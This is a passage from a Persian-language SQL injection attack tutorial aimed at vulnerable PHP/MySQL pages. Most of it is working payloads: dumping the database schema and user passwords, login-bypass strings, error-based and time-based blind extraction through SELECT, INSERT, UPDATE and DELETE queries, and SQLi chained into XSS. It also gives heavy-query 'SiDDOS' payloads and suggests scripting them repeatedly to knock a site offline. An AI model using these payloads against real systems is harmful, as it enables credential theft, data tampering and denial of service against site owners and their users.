-1' union select 1,2,3,(select (@) from (select(@:=0x00),(select (@) from (information_schema.columns) where (table_schema>=@) and (@)in (@:=concat(@,0x3C,0x62,0x72,0x3E,' [ ',table_schema,' ] > ',table_name,' > ',column_name))))a)#
```

که خروجی ان به شکل زیر می باشد.

```
[ harish_dbs ] > roll > rate
[ harish_dbs ] > roll > grade
[ harish_dbs ] > sale > id
[ harish_dbs ] > sale > sale_no
[ harish_dbs ] > sale > sale_date
[ harish_dbs ] > sale > bill_no
[ harish_dbs ] > sale > bill_date
[ harish_dbs ] > sale > party
[ harish_dbs ] > sale > actual_paid
[ harish_dbs ] > sale_detail > id
[ harish_dbs ] > sale_detail > sale_no
[ harish_dbs ] > sale_detail > bill_no
[ harish_dbs ] > sale_detail > roll_id
[ harish_dbs ] > sale_detail > rate
[ harish_dbs ] > sale_detail > mtr
[ harish_dbs ] > users > id
[ harish_dbs ] > users > username
[ harish_dbs ] > users > pass
```

که اولی اسم پایگاه داده دومی اسم جدول و سومی اسم ستون های جدول می باشد.

سپس نوبت به مرحله دوم میرسد.

```
-1' union all select (select (@) from (select(@:=0x00),(select (@) from (users) where (@)in (@:=concat(@,0x3C,0x62,0x72,0x3E,' [ ',username,' ] > ',pass,' > '))))a)#
```

که با استفاده از تزریق فوق در خروجی تمامی یوزر ها و پسورد ها به ما نمایش داده میشود.

بایپس صفحه لاگین با استفاده از Sql Injection

در ابتدا سورس کد یک صفحه اسیب پذیر را با هم بررسی می کنیم.

```
$uname=$_POST['uname'];

$passwrd=$_POST['passwrd'];

$query="select username,pass from users where username='$uname' and password='$passwrd' limit 0,1";

$result=mysql_query($query);

$rows = mysql_fetch_array($result);

if($rows)

{

echo "You have Logged in successfully" ;

create_session();

}
```

```
else
{
Echo "Better Luck Next time";
}
```

به عنوان مثال در سورس بالا مه به زبان phpاست می اید ورودی ها را از کاربر میگیرد و به کوئری sqlتبدیل می کند سپس چک می کند اگه چنین ردیفی در پایگاه داده وجود داشت لاگین می شود درغیر این صورت نه!
همین طور که در سورس کد صفحه مشاهده می شود از سینگل کوتیشن استفاده شده است بنابر این ما نیز باید از همین روش استفاده کنیم.
به عنوان مثال برای یوزر نیم و پسورد ' or "='را در کوئری تزریق می کنیم.

Username : ' or "='
Password : ' or'="

که کوئری که می سازد به شکل زیر می باشد:

```
select username,pass from users where username='' or ''='' and password='' or ''='' limit 0,1;
```

یا می توان به صورت زیر عمل کرد:

Username : ' or 1--
Password :

```
select username,pass from users where username='' or true--' and password='' or ''='' limit 0,1;
```

همینطور که می دانیم هر چیزی بعد از عملگر کامنت بیاید اجرا نمی شد در حقیقت کوئری ما به شکل زیر است:

```
select username,pass from users where username='' or true;
```

درنتیجه خروجی به ما تمامی ردیف هارا برمی گرداند و باعث بایپس صفحه لاگین می شود.
در اینجا می خواهیم با تزریق های متفاوت در کوئری های متفاوت اشنا بشویم.

```
select username,pass from users where username=('$username') and password=('$passwrd') limit 0,1;
```

Injections:
') or true--
') or (")=('
') or 1--

```
select username,pass from users where username="$username" and password="$passwrd" limit 0,1;
```

Injections:
" or true--
" or ""="
" or 1--

```
select username,pass from users where username=("$username") and password=("$passwrd") limit 0,1;
```

Injections:
") or true--
") or ("")=("
") or 1--

```
select username,pass from users where username=(('$username')) and password=(('$passwrd')) limit 0,1;
```

Injections:
')) or true--
')) or (("))=(('
')) or 1—

و در اخر لیستی از پیلود های تزریق بایپس صفحه لاگین را می اوریم:

```
'-'

' '

'&'

'^'

'*'

' or ''-'

' or '' '

' or ''&'

' or ''^'

' or ''*'

"-"

" "

"&"

"^"

"*"

" or ""-"
```

```
" or "" "
" or ""&"
" or ""^"
" or ""*"
or true--
" or true--
' or true--
") or true--
') or true--
' or 'x'='x
') or ('x')=('x
')) or (('x'))=(('x
" or "x"="x
") or ("x")=("x
")) or (("x"))=(("x
```

حملات Insert Query Injection

در این نوع حملات نمی خواهیم دیتایی را از پایگاه داده برداریم بلکه می خواهیم یک رکورد به پایگاه داده اضافه کنیم.

یک مثال ساده برای تزریق یک رکورد به پایگاه داده :

```
insert into table_name (column1,column2,column3) values (value1,value2,value3)
```

برای تزریق یک رکورد به پایگاه داده معمولا از 3تکنیک زیر اسفاده میشود.

1. Xpath Injection

2. Sub Query Injection
3.Tempering the Insert Query input values to get the Output.

ابتدا یک اسکریپت اپدیت را که به زبان phpاست بررسی می کنیم.

```
$title=$_POST['title'];

$post_data = $_POST['posts_data'];

$label =  $_POST['label'];

$query="insert into posts (title,post_data,label) value
('$title','$post_data','$label')";

if (!mysql_query($query,$conn))

echo "Error While Insertion process : " . mysql_error();

else

echo "Inserted Sucessfully

";
```

در اینجا از نوع اولی که در بالا گفته شد برای تزریق استفاده می کنیم.

```
insert into posts (title,post_data,label) value
('$title','$post_data','$label')
```

تزریق در وضعیت متغیر و راه های بایپس ان:

```
' extractvalue(0x0a,concat(0x0a,(select database()))) '


" extractvalue(0x0a,concat(0x0a,(select database()))) "
```

```
' extractvalue(0x0a,concat(0x0a,(select database())))--+

" extractvalue(0x0a,concat(0x0a,(select database())))--+

' extractvalue(0x0a,concat(0x0a,(select database())))#

" extractvalue(0x0a,concat(0x0a,(select database())))#

' extractvalue(0x0a,concat(0x0a,(select database())))--

" extractvalue(0x0a,concat(0x0a,(select database())))--
```

که برای مثال بالا تزریق اولی جواب میدهد که به صورت زیر می باشد:

```
$title = ' extractvalue(0x0a,concat(0x0a,(select database()))) '

Injection:

insert into posts (title,post_data,label) value ('
extractvalue(0x0a,concat(0x0a,(select database())))
','$post_data','$label')
```

که تزریق بالا دیتای تزریق شده را به ما در فرم یک ارور نمایش می دهد.

سپس به سراغ روش دوم می رویم:

```
insert into posts (title,post_data,label) value
('$title','$post_data','$label')
```

تزریق در وضعیت متغیر و راه های بایپس ان:

```
' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) '

" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) "

' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)--+

" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)--+

' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)#

" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)#

' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)--

" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)--
```

مشاهده می شود که کوئری م وقتی تایید می شود که titleرا تزریق می کنیم که در مثال بالا اولی جواب می دهد:

```
$title = ' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) '

Injection:

insert into posts (title,post_data,label) value ('' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) '','$post_data','$label')
```

که در تزریق بالا دیتایی که تزریق کرده ایم را در فرم یک ارور به ما در خروجی نمایش داده می شود.

روش سوم:

در این روش ما سراغ ساخت یک ارور نمی رویم که دیتا را تزریق کنیم.و از روش دیگر استفاده می کنیم.

```
insert into posts (title,post_data,label) value ('$title','$post_data','$label')
```

در کوئری بالا ورودی های ما 3متغییر$title, $post_data, $label می باشند.این بار ما می خواهیم تزریق خود را انجام داده و بقیه کوئری را کامنت کنیم.بنابر این ورودی های ما در این متغیر ها به فرم زیر می باشند:

```
$title = it starts here

$post_data = any data',database())--

$label =
```

پس بنابر این ما در هر دوردی labelرا خالی می گذاریم چون به ان نیازی نداریم.و کاری که ما می کنیم این است که یک پارامتر دیگر به متغیر پست دیتا اضافه می کنیم.که در هنگام تزریق از ان

برای متغییر labelاستفاده می کنیم و از بقیه کوئری صرف نظر یا به اصطلاح skipمی کنیم.که کوئری ما به شکل زیر می باشد:

```
insert into posts (title,post_data,label) value ('it starts here','any data',database())--','')
```

سپس نوبت به ان رسیده است که پست دیتا را جوری تنظیم کنیم که جداول را به ما بدهد:

```
$post_data = any data',(select group_concat(column_name) from information_schema.columns where table_schema=datbase() and table_name='any__table_name_here'))--
```

سپس پست دیتا را جوری تنظیم می کنیم که داده های ستون ها را به ما نمایش بدهد:

```
$post_data = any data',(select group_concat(username,0x3a,password) from any_table_name_here))--
```

تکنیک Time Based Blind Injection

از این تکنیک اغلب در مواقعی استفاده می کنیم که هیچ راه دیگری برای دریافت اطلاعات از سرور وجود ندارد.این نوع حملات در زمانی رخ می دهند که DBMSیک تابع یا یک کوئری سنگین را اجرا می کنید و باعث بروز تاخیر می شود.به عنوان مثال:

```
www.fakesite.com/photo.php?id=1" and sleep(10)--
No delay
www.fakesite.com/photo.php?id=1" and sleep(10)#
No delay
www.fakesite.com/photo.php?id=1" and sleep(10)/*

No delay
```

www.fakesite.com/photo.php?id=1" and sleep(10)--+
No delay
www.fakesite.com/photo.php?id=1 and sleep(10)--
No delay
www.fakesite.com/photo.php?id=1 and sleep(10)#
No delay
www.fakesite.com/photo.php?id=1 and sleep(10)/*
No delay
www.fakesite.com/photo.php?id=1 and sleep(10)--+
No delay
www.fakesite.com/photo.php?id=1' and sleep(10)--
No Delay
www.fakesite.com/photo.php?id=1' and sleep(10)#
Delay in page loading
www.fakesite.com/photo.php?id=1' and sleep(10)/*
No delay
www.fakesite.com/photo.php?id=1' and sleep(10)--+
No delay

حالا می دانیم که یک سینتکس و کامنت گذاری باعث بروز تاخیر می شود و می توان ادامه بدهیم.
نکته ای که وجود دارد این است که در هنگام استفاده از #همیشه در urlبه 23٪تبدیل یا همان encodeمی شود.

برای مثال برای به دست اوردن نام پایگاه داده میتوان از تزریق زیر استفاده کرد:

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '%')#

در ابتدا چک میکنیم که نام پایگاه داده ما چند کاراکتر دارد:

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '_____')# (we started from 5)
No delay
www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '______')# (Now we chaecked 6)
No Delay

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '_____')# (Now we checked 7)
Delay

متوجه می شویم که نام پایگاه داده ما 7 کاراکتری است.سپس حروف پرکاربرد رو تست می کنیم ببینیم جزو کاراکتری های مورد نظر ما هستند یا خیر!

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '%a%')#
Delay

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '%e%')#
Delay

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '%i%')#
No Delay

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '%o%')#
No Delay

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() like '%u%')#
No Delay
And so on.

بعد از جمع اوری اطلاعات در می یابیم که کاراکتریهای-,1,d,b,s,a,e جزو کاراکتری های ما هستند در می یابیم که احتمالا نام پایگاه داده ما نیز dbase_1می باشد.

با استفاده از تزریق زیر می توان حدس خود را تست کرد:

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where database() = 'dbase_1')#

Delay

سپس نوبت به ان می رسد که نام ستون هایی که شامل رشته passمی شوند را پیدا کنیم.برای این کار به شکل زیر عمل می کنیم:

```
www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '%')#
```

سپس باید تعداد کاراکتر های ان ستون را پیدا کنیم:

```
www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '____')#
No Delay

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '_____')#
Delay
```

در نتیجه متوجه می شویم که اسم ستون مورد نظر 5کاراکتری می باشد.سپس باید این 5کاراکتر را حدس بزنیم:

```
www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '%a%')#
We checked A

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where (select table_name from information_schema.columns where
```

```
table_schema=database() and column_name like '%pass%' limit 0,1) like '%s%')#
We checked S

www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where (select table_name from information_schema.columns where table_schema=database() and column_name like '%pass%' limit 0,1) like '%d%')#
We Checked D
```

بعد از تست حروف در می یابیم که مثلا نام ستون مورد نظر usersاست و در مرحله اخر پسورد ادمین را استخراج می کنیم:

```
www.fakesite.com/photo.php?id=1' and (select sleep(10) from dual where (select column_name from information_schema.columns where table_schema=database() and table_name='users' and column_name like '%username%' limit 0,1) like '%')#
```

حملات(xssqli)XSS Injection With Sqli

این نوع حملات ترکیب xssوsqliمی باشند برای همین در ابتدا اشاره ای به حملات xssمی شود.

حمله تزریق کد (XSS) چیست؟

حمله تزریق اسکریپت از طریق وبگاه (Cross Site Scripting) که به صورت مخفف XSS نیز نامیده می‌شود ، مخفف آن درواقع CSS است ولی با زبان طراحی CSS اشتباه گرفته شده و به همین دلیل XSS نامیده می‌شود، نوعی از حملات تزریقی است که در وب سایت‌ها پیدا می‌شود و در بین رایج ترین حملات تحت وب، در جایگاه اول قرار دارد.

این حمله طی آسیب پذیری‌ای صورت می‌گیرد که در آن داده‌های وارد شده توسط حمله کننده یا هکر، بدون فیلتر شدن تحویل کاربران داده می‌شود. این داده‌ها می‌توانند کدهای جاوا اسکریپتی باشند که در سمت مرورگر کاربر اجرا شده و کارهای مختلفی می‌تواند برای هکر انجام دهد.

به عنوان مثال تارگت فرضی زیر موجود است:

http://fakesite.com/link.php?id=1

اگر ما بخواهیم تست کنیم ببینیم که ایا باگ دارد یا خیر؟همانطور که قبلا متد های ان گفته شده است دراینجا کافیست یک سینگل کوتیشن در اخر urlقرار دهیم.که درنتیجه به ما ارور زیر را می دهد:

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1'' at line 1
```

کافیست بعد از سینگل کوتیشن پیلود xssخودمان را قرار داده و در urlتزریق کنیم:

```
' ;<img src=x onerror=prompt(/XSS/)>
```

که اینکار باعث باز شدن یک کادر گفت و گو یا dialog boxمی شود که در ان xssنوشته شده است.

یکی از راه های دیگر این تکنیک است که بعد از به دست اوردن تعداد ستون ها بیایم و پیلود خودمان را در یکی از ستون ها تزریق کنیم.به عنوان مثال:

```
http://fakesite.com/link.php?id=1' union select 1,2,3,4--
```

که مشاهده می شود تعداد ستون های 4 می باشد در مثال بالا می خواهیم در ستون شماره 3پیلود xssخود را تزریق کنیم.

پیولد xssما به صورت زیر می باشد:

```
<img src=x onerror=confirm(/XSS/)>
```

که برای تزریق ان باید انرا به صورت هگز (hex) کرده، اگر پیلود فوق را به هگز انکود کنیم به صورت زیر میشود:

```
0x3c696d67207372633d78206f6e6572726f723d636f6e6669726d282f5853532f293e
```

و در اخر پیلود تزریق شده در urlبه فرم زیر می باشد:

```
http://fakesite.com/link.php?id=-1' union select 1,2,0x3c696d67207372633d78206f6e6572726f723d636f6e6669726d282f5853532f293e,4--
```

در نتیجه خروجی پیلود ما در ستون سوم نمایش داده میشود.
از این تکنیک میتوان استفاده کرد و حملات زیادی را انجام داد که از طریق باگsqlبهxssمی توانیم انها را پیاده سازی کنیم.مثل حملات:

Cookie stealing
XSS phishing
XSS iFrame Phishing
Chained XSS
Session Hijacking
CSRF attack
XssDdos

که توضیح این حملات از این حیطه این مقاله خارج است.

حملاتUpdate Query Injection

نکته ی اول در خصوص این حملات این است که از کجا باید فهمید کوئری ما از نوع اپدیت است؟جواب راحت است از روی اکشن یا کاری که دارد انجام می دهد می توان فهمید ، مثلا کوئری یک سری اطلاعات را برای ما اپدیت می کند متوجه می شویم که باید از این تکنیک استفاده کنیم.
به عنوان مثال سورس کد اسیب پذیر برای عملیات اپدیت موجود است.

```
$status=$_POST['status'];

$current_user = $_SESSION['username'];
```

```
$query="update users set status='$status' where
username='$current_user'";

if (!mysql_query($query,$conn))

echo "Error While Updation process : " . mysql_error();

else

echo "Updated Sucessfully

";
```

از این تکنیک در قالب حملات زیر می توان استفاده کرد:

1. Xpath Injection
2. Sub Query Injection
3. Tempering the Update Query input values to get the Output
4.Blind Injection

برای حالت اول کوئری زیر موجود است:

```
update users set status='$status' where username='$current_user';
```

تزریق در وضعیت متغیر و نحوه بایپس ان:

```
' extractvalue(0x0a,concat(0x0a,(select database()))) '

" extractvalue(0x0a,concat(0x0a,(select database()))) "

' extractvalue(0x0a,concat(0x0a,(select database())))--+

" extractvalue(0x0a,concat(0x0a,(select database())))--+
```

```
' extractvalue(0x0a,concat(0x0a,(select database())))#
" extractvalue(0x0a,concat(0x0a,(select database())))#
' extractvalue(0x0a,concat(0x0a,(select database())))--
" extractvalue(0x0a,concat(0x0a,(select database())))--
```

در تزریق های فوق فقط موردی مورد قبول است که بدون ارور اجرا می شود بنابراین در مثال بالا تزریق اولی مورد قبول است.

یعنی:

$status = ' extractvalue(0x0a,concat(0x0a,(select database())))'

```
update users set status='' extractvalue(0x0a,concat(0x0a,(select database()))) '' where username='$current_user';
```

در نتیجه خروجی در قالب یک ارور به ما نمایش داده می شود.

برای حالت دوم کوئری زیر موجود است:

```
update users set status='$status' where username='$current_user'
```

تزریق در وضعیت متغییر و نحوه بایپس ان:

```
' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) '
```

```
" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) "

' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)--+

" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)--+

' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)#

" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)#

' (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)--

" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x)--
```


که برای مثال فوق تزریق اولی جواب می دهد:

```
update users set status='" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) " where username='$current_user';
```

که خروجی ان به فرم یک ارور نمایش داده می شود.
سپس سراغ حالت سوم حملات یعنیTempering the Update Query inputمی رویم.
از این تکنیک در زمانی استفاده می کنیم که برنامه نویس خطایی به ما نمایش نمی دهد.
کوئری زیر موجود می باشد:

```
update users set status='$status' where username='$current_user'
```

در کوئری بالا ورودی ما به متغیر statusمیرود.حال ما می خواهیم با استفاده از یک تزریق تعداد کاراکتر های نام پایگاه داده را پیدا کنیم.

```
' length(database()) '
```

که زمان استفاده درمتد بالا به فرم زیر میشود:

```
update users set status='' length(database()) '' where
username='$current_user'
```

برای مثال اگر فرض کنیم نام پایگاه داده ما targetباشد اگر مقدار اپدیت شده را چک کنیم عدد 6 را نمایش می دهد.در این تکنیک در مرحله بعد باید نام پایگاه داده را به هگز تبدیل کنیم.

```
' hex(database()) '
```

که زمان استفاده درمتد بالا به فرم زیر می شود:

```
update users set status='' hex(database()) '' where
username='$current_user'
```

نتیجه تزریق فوق مقدار 746172676574اپدیت می گردد.که اگر این مقدار را دوباره از هگر به استرینگ تبدیل یا به اصطلاح unhexکنیم نام پایگاه داده که همان targetاست مشخص می شود.اما یک مشکل وجود دارد و ان این است که در مواقعی که مثلا در نام پایگاه داده بعضی از حروف مثلLوجود دارد که هگز ان c6می باشد.و کاملا عدد نیست(ترکیبی از اعداد و حروف می

باشد) نمی توان از این تکنیک استفاده کرد و باید دوبار از تابعhexبرای اینکار استفاده کنیم تا به مشکل برنخوریم.یک محدودیت دیگر که ما داریم این است که نمیتوان به صورت یکجا در این حالت نام پایگاه داده را پیدا کرد بنابراین باید با تابع substringانرا ترکیب کرده که در هر دفعه 3کاراکتر به ما نمایش دهد.

که به عنوان مثال تزریق ما به فرم زیر خواهد بود:

```
' hex(hex(substring(database(),1,3))) '

' hex(hex(substring(database(),3,3))) '
```

که بخش کوئری ان به صورت زیر می شود:

```
update users set status='' hex(hex(substring(database(),1,3))) ''
where username='$current_user'

update users set status='' hex(hex(substring(database(),3,3))) ''
where username='$current_user'
```

به این ترتیب می شود نام پایگاه داده را پیدا کرد و بقیه مراحلی که قبلا گفته شده است را طی میکنیم تا اطلاعاتی که می خواهیم را استخراج کنیم.

حملاتDelete Query Injection

در این حملات قصد داریم با استفاده از کوئری دیلیت بیاییم و پایگاه داده را دامپ کنیم شاید در ابتدا عجیب به نظر برسد!اما با روندی که در ادامه گفته می شود می توانیم این کار را نیز انجام بدهیم.اولین سوالی که پرسیده می شود این است که چطور بفهمیم که کوئری ما از نوع deleteاست؟جواب بسیار ساده است.از روی عملی که کوئری دارد انجام می دهد به عنوان مثال وقتی که داریم یک چیزی را از پایگاه داده پاک می کنیم از کوئری deleteاستفاده می شود.

در این حملات از 3تکنیک زیر استفاده می شود:

1. Xpath Injection
2. Sub Query Injection

3.Blind Injection Both Techniques.

در ابتدا به اسکریپت اسیب پذیر دیلیت که به زبانphpنوشته شده است اشاره می کنیم و انرا مورد بررسی قرار می دهیم.

```
$product_id=$_POST['product_id'];
$query="delete from products where product_id='$product_id'";
if (!mysql_query($query,$conn))
echo "Error While Deletion process : " . mysql_error();
else
echo "Deleted Sucessfully
";
```

در متد اول کوئری ما به شکل زیر می باشد:

```
delete from products where product_id="$product_id"
delete from products where product_id='$product_id'
```

و تزریق ما می تواند یکی از فرم های زیر باشد:

```
' or extractvalue(0x0a,concat(0x0a,(select database()))) and ''='
" or extractvalue(0x0a,concat(0x0a,(select database()))) and ""="
' or extractvalue(0x0a,concat(0x0a,(select database()))) --+
" or extractvalue(0x0a,concat(0x0a,(select database()))) --+
' or extractvalue(0x0a,concat(0x0a,(select database()))) #
```

```
" or extractvalue(0x0a,concat(0x0a,(select database()))) #

' or extractvalue(0x0a,concat(0x0a,(select database()))) --

" or extractvalue(0x0a,concat(0x0a,(select database()))) --
```

برای اینکه بفهمیم کدام بایپس را باید استفاده کنیم باید تست کنیم ببنیم کدام نوع تزریق به ما جواب می دهد که در مثال بالا اولین تزریق به ما جواب می دهد:

```
delete from products where product_id='' or extractvalue(0x0a,concat(0x0a,(select database()))) and ''=''
```

در نتیجه خروجی بالا در قالب یک ارور به ما نمایش داده می شود.

در متد دوم کوئری ما به فرم زیر است:

```
delete from products where product_id="$product_id"

delete from products where product_id='$product_id'
```

و تزریق ما می تواند یکی از فرم های زیر باشد:

```
' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) and ''='

" or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) and ""="
```

```
' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) --+

" or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) --+

' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) #

" or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) #

' or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) --

" (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) --
```

برای اینکه بفهمیم کدام بایپس را باید استفاده کنیم باید تست کنیم ببنیم کدام نوع تزریق به ما جواب می دهد که در مثال بالا اولین تزریق به ما جواب می دهد:

```
delete from products where product_id="" or (select 1 from (select count(*),Concat((select database()),0x3a,floor(rand(0)*2))y from information_schema.tables group by y)x) and ""="" and password='$passwrd' limit 0,1
```

در نتیجه خروجی بالا در قالب یک ارور به ما نمایش داده می شود.

سپس نوبت به اخرین تکنیک می رسد از این تکنیک زمانی استفاده می شود که برنامه نویس از تابع خطا استفاده نکرده باشد.

در ابتدا باید بفهمیم که چه نوع تزریقی روی وب اپلیکیشن ما جوابگو می باشد.اما نکته ای که وجود دارد این است که ما نمی توانیم از چیز هایی که یادگرفته ایم استفاده کنیم چون اگر کار کنند باعث می شود که پایگاه داده ما کامل از بین برود و پاک شود.در نتیجه فرایند تست کردن ما کمی متفاوت خواهد بود.

برای مثال یک درخواست درست به شکل زیر خواهد بود:

```
delete from products where product_id="C1"
```

بنابر این می ایییم و هردفعه فقط یک سطر را از جدول مورد نظر پاک می کنیم.

```
C1' and true--
C1' and true#
C1' and true--+
C1" and true--
C1" and true#
C1" and true--+
```

اگر هرکدام از تزریق های فوق جواب داد یعنی اینکه تزریق ما جواب داده است.در مثال بالا چهارمین متد کارساز است .

```
C1" and true--
```

حال که نوع کامنت گذاری را نیز فهمیده ایم نوبت به ان رسیده است که تعداد حروف نام پایگاه داده را پیدا کنیم.برای مثال:

```
product_id = '' and (select 1 from dual where length(database())=10)--
```

اگر در کوئری بالا ابجکت مورد نظر حذف شد نتیجه می گیریم که طول نام پایگاه داده برابر 10 است در غیر این صورت باید دوباره ازمون و خطا کنیم تا به نتیجه درست برسیم.
زمانی که نام پایگاه داده را فهمیدیم می توان از تکنیک blind injectionکه در گذشته گفته شد استفاده کرده و ادامه روند را پیش ببریم و اطلاعات مورد نظر را استخراج کنیم.

حملات DDOS Using Sql Injection(Siddos)

این نوع حملات ترکیب حملات ddosو sqliمی باشند که با استفاده از باگ sqlبه دیداس ختم می شود. در ابتدا لازم است اشاره ای به حملات دیداس بکنیم و با انها اشنا بشویم.
حمله دیداس DDOS چیست ؟
حمله دیداس – DDoS مخفف (Distributed Denial of Service) به معنی سرازیر کردن تقاضاهای زیاد به یک سرور و استفاده بیش از حد از منابع (پردازنده، پایگاه داده، پهنای باند، حافظه و...) به طوری که به دلیل حجم بالای پردازش سرویس دهی عادی آن به کاربرانش دچار اختلال شده یا از دسترس خارج شود.
در این نوع حمله ها در یک لحظه یا در طی یک زمان به صورت مداوم از طریق کامپیوترهای مختلف که ممکن است خواسته یا حتی ناخواسته (هک شده) مورد استفاده قرار گرفته باشند، به یک سرور (با آی پی مشخص) درخواست دریافت اطلاعات ارسال می شود و موجب از دسترس خارج شدن سرور یا به اصطلاح Down شدن سرور می شود.
حال وقت ان است که به سراغ موضوع اصلی خودمان یعنی حملات **SiDDOS** برویم.ایده کلی این حملات این است که هکر با استفاده از باگ sqlکه منجر به تزریق یک کوئری می شود در موقع تزریق یک کوئری سنگین و پیچیده تزریق کند که باعث بشود بار روی سرور زیاد شود و منجر به دان شدن سرور و حمله دیداس بشود.
زبان sqlدارای توابع زیادی می باشد که دست ما را برای انجام اینکار باز گذاشته است و به راحتی میتوان کوئری های سنگین و پیچیده ساخت و تزریق کرد توابعی که معمولا برای اینکار استفاده می شوند می توان به توابع join like compress encodeو غیره اشاره کرد.

برای انجام این حملات باید مراحل زیر را طی کنیم:

1. Finding the Vulnrability.
2. Preparing the Injectable Query.
3.Injecting DDOS Query into the Website

که دومرحله اول که همان پیدا کردن اسیب پذیری و نحوه تزریق ان می باشد را در گذشته گفته ایم و فقط به مرحله سوم می پردازیم.

نکته ای که در این حملات وجود دارد هرچه پایگاه داده تارگت ما بزرگتر باشد انجام این حملات روی ان ساده تر است.

به عنوان مثال یک پیلود برای حملات دیداس با استفاده از sqliبه شکل زیر می باشد:

```
select tab1 from (select decode(encode(convert(compress(post) using latin1),concat(post,post,post,post)),sha1(concat(post,post,post,post))) as tab1 from table_1)a;
```

که باعث میشود چندین ساعت سایت مورد نظر از دسترس خارج بشود.

```
select tab1 from (select decode(encode(convert(compress(post) using latin1),des_encrypt(concat(post,post,post,post),8)),des_encrypt(sha1(concat(post,post,post,post)),9)) as tab1 from table_1)a;
```

برای مثال ما یک تارگت فرضی اسیب پذیر داریم:

```
http://fakesite.com/link.php?id=1' union select 1,2,3,4--
```

و حال می خواهیم پیلود خودمان را در ستون سوم تزریق کنیم.

```
http://fakesite.com/link.php?id=1' union select 1,2,(select tab1 from (select decode(encode(convert(compress(post) using
```

```
latin1),des_encrypt(concat(post,post,post,post),8)),des_encrypt(sha1
(concat(post,post,post,post)),9)) as tab1 from table_1)a),4--
```

روش دوم برای این کار :

```
http://fakesite.com/link.php?id=1' union select 1,2,tab1,4 from
(select decode(encode(convert(compress(post) using
latin1),des_encrypt(concat(post,post,post,post),8)),des_encrypt(sha1
(concat(post,post,post,post)),9)) as tab1 from table_1)a--
```

برای انجام این حملات کافیست یک اسکریپت داده بنویسیم که هر چند لحظه یک بار این کوئری را به سایت مورد نظر بفرست در نتیجه بدون داشتن اینترنت قوی و یا تعداد زیادی بات نت می توان حملات دیداس را روی تارگت مورد نظر به راحتی پیاده سازی کرد.

حملات Url Spoofing with Sql injection

این نوع حملات ترکیب حملات فیشینگ و sqliمی باشند.برای شروع این مبحث لازم است ابتدا با حملات فیشینگ اشنا بشویم.

فیشینگ (Phishing) یک روش مهندسی اجتماعی است که به وسیله یک هکر یا حمله‌کننده برای دزدیدن اطلاعات حساس مانند نام کاربری، رمز عبور و رمز کارت‌های اعتباری استفاده می‌شود (در این حالت حمله‌کننده وانمود می‌کند یک شخص یا یک سازمان مورد اعتماد است).

برای انجام این حملات باید مراحل زیر را طی کرد:

1. Finding the Vulnrability.
2. Preparing the Injectable Query.
3. Inject HTML Coded form into Website
4. Injection Iframe into the Website
